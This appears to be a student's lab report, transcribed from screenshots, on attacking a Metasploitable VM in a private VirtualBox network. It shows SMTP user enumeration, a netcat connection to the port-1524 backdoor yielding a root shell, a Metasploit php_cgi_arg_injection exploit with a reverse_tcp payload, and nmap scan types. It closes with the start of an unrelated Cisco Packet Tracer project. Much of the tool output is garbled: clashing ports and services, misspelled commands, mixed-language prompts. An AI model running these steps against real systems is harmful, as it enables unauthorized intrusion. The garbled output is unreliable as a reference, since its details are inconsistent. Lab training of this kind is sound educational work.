The screenshot shows a Kali Linux terminal window with several tabs open. The current tab displays the output of an nmap scan for addresses from 192.168.56.0/24. The results show various services running on different hosts, including Apache, MySQL, PostgreSQL, and Samba. Below the nmap output, the msfconsole session is visible, showing the user navigating through the Metasploit framework to select the smtp\_enum module and its options.

```
[root@kali:~]# nmap -sn 192.168.56.0/24
Using NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name    Server   User          MAC address
192.168.56.1    LAPTOP-010C9V6K <server>  <unknown>        0a:00:27:00:00:00
192.168.56.102  METASLOPITABLE <server>  <unknown>        00:00:00:00:00:00
192.168.56.254  Sentoo failed: Permission denied

[...]
[msf6:0] > use auxiliary/scanner/smtp/smtp_enum
[*]选用模块 auxiliary/scanner/smtp/smtp_enum
[*]模块选项 (auxiliary/scanner/smtp/smtp_enum):
Name          Current Setting          Required  Description
[*][*] [*][*]
```

The screenshot shows the continuation of the msfconsole session. The user has selected the smtp\_enum module and is now setting its options. The 'exploit' command is being typed, indicating the preparation to execute the exploit against the identified targets. The terminal also shows the service detection performed by nmap and the Metasploit service information.

```
[msf6:0] > exploit
[*]正在使用模块 auxiliary/scanner/smtp/smtp_enum
[*]正在设置模块选项
[*][*][*][*]
```

```

kali@kali:~$ msf auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.56.102
[*] RHOSTS => 192.168.56.102
[*] msf auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name   Current Setting          Required  Description
RHOSTS      192.168.56.102      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT      25                   yes        The target port (TCP)
THREADS    1                     yes        The number of concurrent threads (max one per host)
UNXONLY    true                 yes        Skip Microsoft bannerized servers when testing unix users
USERFILE   /usr/share/metasploit-framework/data/wodlists/unix_users.txt  yes        The file that contains a list of probable users accounts.

[*] View the full module info with the info, or info -d command.
[*] msf auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.56.102
[*] RHOSTS => 192.168.56.102
[*] msf auxiliary(scanner/smtp/smtp_enum) > show options
[*] Module options (auxiliary/scanner/smtp/smtp_enum):
Name   Current Setting          Required  Description
RHOSTS      192.168.56.102      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT      25                   yes        The target port (TCP)
THREADS    1                     yes        The number of concurrent threads (max one per host)
UNXONLY    true                 yes        Skip Microsoft bannerized servers when testing unix users
USERFILE   /usr/share/metasploit-framework/data/wodlists/unix_users.txt  yes        The file that contains a list of probable users accounts.

[*] View the full module info with the info, or info -d command.
[*] msf auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.56.102:25 - 192.168.56.102:25 Banner: 220 metasploitable.localdomain (ESMTP Postfix (Ubuntu))
[*] 192.168.56.102:25 - 192.168.56.102:25 Users Found: , backup, bin, daemon, distcc, ftp, games, gnutz, irc, libmuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog
[*] 192.168.56.102:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf auxiliary(scanner/smtp/smtp_enum) >

```

### c) Exploiting Metasploit using Blind shell

**Step 1:** Getting super access using the command **\$ sudo -s**

**Step 2:** Check the IP address of the target (Metasploitable)

**Step 3:** Enter the command **nbtscan**, it is a program for scanning IP networks for NetBIOS name information. **nbtscan 192.168.56.0/24**

**Step 4:** Enter the command **nmap -sV** followed by the target IP, nmap is a utility for network exploration security auditing and -sV for the system versions. **nmap -sV 192.168.56.102**

**Step 5:** Enter the command **nmap -p 1524 192.168.56.102**

**Step 6:** Here nc i.e netcat command is used so enter the command **nc 192.168.56.102 1524**. Inside nc itself we get root@metasploitable:/# uname -a

```

kali@kali:~$ [sudo] password for kali:
root@kali:~$ id
uid=0(root) gid=0(root) groups=0(root)
root@kali:~$ ethtool -e enp0s3
eth0: Flushingtx/rx queueing discipline
root@kali:~$ nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.102  METASPOITABLE  <local>      -          00:0C:27:80:00:00
192.168.56.102  METASPOITABLE  <local>      -          00:0C:27:80:00:00
192.168.56.102  Sendo failed: Permission denied
root@kali:~$ nc -l -p 1524
listening on [any] 1524 ...
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:11 EDT
nmap: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
nmap: warning: Host 192.168.56.102 appears to be up (0.00045s latency).
Host is up (0.00045s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      vsftpd 2.3.6
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.28 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login   OpenBSD or Solaris rlogind

```

```

root@kali:~# nmap -sV 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:13 EDT
nmap: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
nmap: scan type set to full (10 ports)
Host is up (0.00055s latency).

PORT      STATE SERVICE
1524/tcp  open  msdbase
MAC Address: 00:0C:29:72:A8:B2 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds

```

```

root@kali:~# nc 192.168.56.102 1524
msdbase 1.0.0.0
Linux metasploitable 2.6.24-18-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# whamni
root
root@metasploitable:~# ls
bin
boot
cdrom
dev
etc
home
initrd
initrding
lib
lost+found

```

#### d) Exploiting Metasploit using HTTP

**Step 1:** Getting super access using the command **\$ sudo -s**

**Step 2:** Check the IP address of the target (Metasploitable)

**Step 3:** Enter the command **nbtscan**, it is a program for scanning IP networks for NetBIOS name information. **nbtscan 192.168.56.101**

**Step 4:** Enter the command **nmap -sV** followed by the target IP, nmap is a utility for exploration security auditing and -sV for the system versions. **nmap -sV 192.168.56.10 192.168.56.102**

**Step 5:** To check the php information **192.168.56.102/phpinfo.php**

**Step 6:** Enter **msfconsole**, it is used to provide a command line interface to access and work with the Metasploit framework.

**Step 7:** **msf>help**

**Step 8:** Search for http version & its description where exploit code is also fetched as search http scanner

**Step 9:** To check the http version, we are loading the module

**use auxiliary/scanner/http/http\_version**

**Step 10:** To set the remote hosts set rhosts **192.168.56.102**

**Step 11:** Go to another terminal

Use the searchsploit inorder to check the vulnerabilities present under this version of HTTP searchsploit apache 2.2.8 | grep php

**Step 12:** To look for the CGI vulnerability search **php 5.4.2**


**Step 13:** Look for which module has CGI vulnerability use **1**

**Step 14:** Look for the options i.e show options

**Step 15:** Set the remote hosts set rhosts **192.168.56.102**


## Step 16: Now check for the options that are updated as show options

## Step 17: Now we are ready for exploitation, exploit.




```
[root@kali:~]# nmap -v 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 06:20:04 EDT
Nmap done: 1 IP address (1 host up) scanned in 12.04 seconds
Host is up (0.0004s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.4p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix 3.0.0
53/tcp    open  domain  ISC BIND 9.1.4
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #10000)
323/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba nmbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login   OpenBSD or Solaris rlogind

```



```
[root@kali:~]# msfconsole

[*] msf 6.2.26-dev
[*] -- auxiliary - 1199 auxiliary - 484 post
[*] -- -- exploit payloads - 43 encoders - 31 nops
[*] -- -- 9 evasion
[*] Metasploit tip: Use the resource command to run commands from a file
```



```
[root@kali:~]# use auxiliary/scanner/http/http_version
[*] http auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name  Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RPORT 80 yes The target port (TCP)
SOCKS false yes Negotiate Socks5 for tunneling connections
THREADS 1 yes Number of concurrent threads (one per host)
VHOST no HTTP server virtual host

View the full module info with the info or info -d command.
[*] http auxiliary(scanner/http/http_version) > set rhosts 192.168.56.102
[*] http auxiliary(scanner/http/http_version) > search php 5.4.2
[*] http auxiliary(scanner/http/http_version) > search modules

Matching Modules
# Name          Disclosure Date Rank Check Description
0 exploit/multi/http/php5_license           2012-01-03 excellent Yes  PHP license [!] Remote Command Execution
1 exploit/multi/http/php_cgi_arg_injection  2012-05-03 excellent Yes  CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_b6f  2012-05-08 normal  No   apache_request_headers Function Buffer Overflow

[*] http auxiliary(scanner/http/http_version) > use exploit/multi/http/php_cgi_arg_injection
[*] http auxiliary(scanner/http/http_version) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name  Current Setting Required Description
PLA8K false yes  exploit / Werkzeug
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.56.102 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 0d no How often to report during an exploit
SOCKS false no Negotiate Socks5 for tunneling connections
TARGETURI /no  The URL to request (must be a CGI-handled PHP script)
URIENCODING 0 yes  URL encode the payload and padding (0 for none)
VHOST no HTTP server virtual host

[*] http auxiliary(scanner/http/http_version) > exploit
```

```

kali-linux-20224-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Exploit target:
  Id Name
  0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
LHOST false yes Exploit Listen
Proxies no no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.56.102 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 80 yes The target port (TCP)
SSL no no Negotiate SSL/TLS for outgoing connections
TARGETURI no no The URL to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URLENCODING and padding (# for minimum)
VHOST no no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
  Id Name
  0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) >

```

#### 4. Perform Network scanning using following nmap commands:

- a) nmap -p
- b) nmap -sV
- c) nmap -sT
- d) nmap -O
- e) nmap -A
- f) nmap -Pt

- Getting super access using the command \$ sudo -s
- Check the IP address of the target (Metasploitable) using ifconfig
- Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS name information. nbtscan 192.168.56.101
- Enter the command nmap followed by the target IP, nmap is a utility for network exploration security auditing and for the system versions. nmap 192.168.56.102
- Enter man nmap you get n number of descriptions and various commands.
- The command nmap -p followed by the IP of target i.e 192.168.56.102. It is used to check the ports which are vulnerable.
- If we give the command followed by nmap -p 21,22,23 192.168.56.102. It is used to scan for a particular port.
- The command nmap -sT 192.168.56.102. It is used to check the TCP connection.
- The command nmap -sU 192.168.56.102. It is used to check the UDP connection.
- The command nmap -sV 192.168.56.102. It is used to check the System Version
- The command nmap -O 192.168.56.102. The -O flag enables OS detection.
- The command nmap -A 192.168.56.102 is used to check for the aggressive values.
- The command nmap -Pt 192.168.56.102 is used to check for the different ports.

```

kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:/home/kali
[~] (kali㉿kali) ~
[sudo] password for kali:
[~] # ifconfig
eth0: flags=4163bUP,BROADCAST,RUNNING,MULTICAST mtu 1500
        inet 192.168.56.101 brd 192.168.56.255 bcast 192.168.56.255
        inet6 fe80::93f7:20ff:fe66:1c2ff%eth0 brd fe80::ff:fe66:1c2ff%eth0
        ether 08:00:27:E5:51:1B link-layer
        RX packets 1573 bytes 158484 (154.7 Kib)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 17492 bytes 1268102 (1.2 Mib)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73bUP,LOOPBACK,RUNNING mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        loop 192.168.56.102 brd 192.168.56.102
        loop txqueuelen 1000 (Local Loopback)
        RX packets 1573 bytes 158484 (154.7 Kib)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1573 bytes 158484 (154.7 Kib)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


[~] (kali㉿kali) ~
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address   NetBIOS Name    Server   User   MAC address
192.168.56.1   LAPTOP-D2C507A  <server>  unknown  0a:00:27:00:00:04
192.168.56.102  METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sended failed! Permission denied

[~] (kali㉿kali) ~
# nmap -sT 192.168.56.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:31 EDT
nmap_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00046s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http-secure
933/tcp   open  apollo-ssl-secure
937/tcp   open  apex-wsR0
3386/tcp  open  mysql
5357/tcp  open  wsdd
MAC Address: 0A:00:27:00:00:04 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00045s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 Filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:E5:51:1B (Oracle VirtualBox virtual NIC)

[~] (kali㉿kali) ~

```



```

kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:/home/kali
[~] (kali㉿kali) ~
[sudo] password for kali:
[~] # nmap -sT 192.168.56.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:31 EDT
nmap_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
113/tcp   open  rcpbind
1900/tcp  open  vnc
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  samba
2125/tcp  open  cisco-ftp
3386/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6080/tcp  open  x11
6667/tcp  open  irc
8089/tcp  open  ajp13
8100/tcp  open  unknown
MAC Address: 08:00:27:E5:51:1B (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.000059s latency).
All 1000 scanned ports on 192.168.56.101 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 7.11 seconds

[~] (kali㉿kali) ~
# nmap -sT 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:31 EDT
nmap_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00052s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
MAC Address: 08:00:27:2A:BA:25 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds

[~] (kali㉿kali) ~
# nmap -sT 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:31 EDT
nmap_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00052s latency).
Not shown: 977 closed tcp ports (comm-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
113/tcp   open  rcpbind
1900/tcp  open  vnc
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
515/tcp   open  sherr
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  samba
2125/tcp  open  cisco-ftp
3386/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6080/tcp  open  x11
6667/tcp  open  irc
8089/tcp  open  ajp13
10100/tcp open  unknown
MAC Address: 08:00:27:2A:BA:25 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

[~] (kali㉿kali) ~
# nmap -sT 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:32 EDT
nmap_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers

```



```


kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:/home/kali
[~] (kali㉿kali) ~
[sudo] password for kali:
[~] # ifconfig
eth0: flags=4163bUP,BROADCAST,RUNNING,MULTICAST mtu 1500
        inet 192.168.56.101 brd 192.168.56.255 bcast 192.168.56.255
        inet6 fe80::93f7:20ff:fe66:1c2ff%eth0 brd fe80::ff:fe66:1c2ff%eth0
        ether 08:00:27:E5:51:1B link-layer
        RX packets 1573 bytes 158484 (154.7 Kib)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 17492 bytes 1268102 (1.2 Mib)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73bUP,LOOPBACK,RUNNING mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        loop 192.168.56.102 brd 192.168.56.102
        loop txqueuelen 1000 (Local Loopback)
        RX packets 1573 bytes 158484 (154.7 Kib)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1573 bytes 158484 (154.7 Kib)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[~] (kali㉿kali) ~
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address   NetBIOS Name    Server   User   MAC address
192.168.56.1   LAPTOP-D2C507A  <server>  unknown  0a:00:27:00:00:04
192.168.56.102  METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sended failed! Permission denied

[~] (kali㉿kali) ~
# nmap -sT 192.168.56.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:32 EDT
nmap_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers

```



```

root@kali:~# nmap -A 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:33 EST
Nmap scan report for 192.168.56.102
Host is up (0.00005s latency).
Nmap done: 1 IP address (1 host up) scanned in 1790.22 seconds

```

```

root@kali:~# nmap -O 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 06:56 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00005s latency).
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 5.15.0-102-generic
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.07 seconds

```

## **5. Networking project on Fire extinguisher using cisco packet tracer.**

Fire Extinguisher project is done using the cisco packet tracer. Cisco packet tracer is a network simulation tool. This project is used to control the fire and to activate the filter when there is

smoke detected beyond the range specified. To implement this, we required mainly 4 components they are the server, water sprinkler, smoke detector, and 3 cars that emits the smoke.

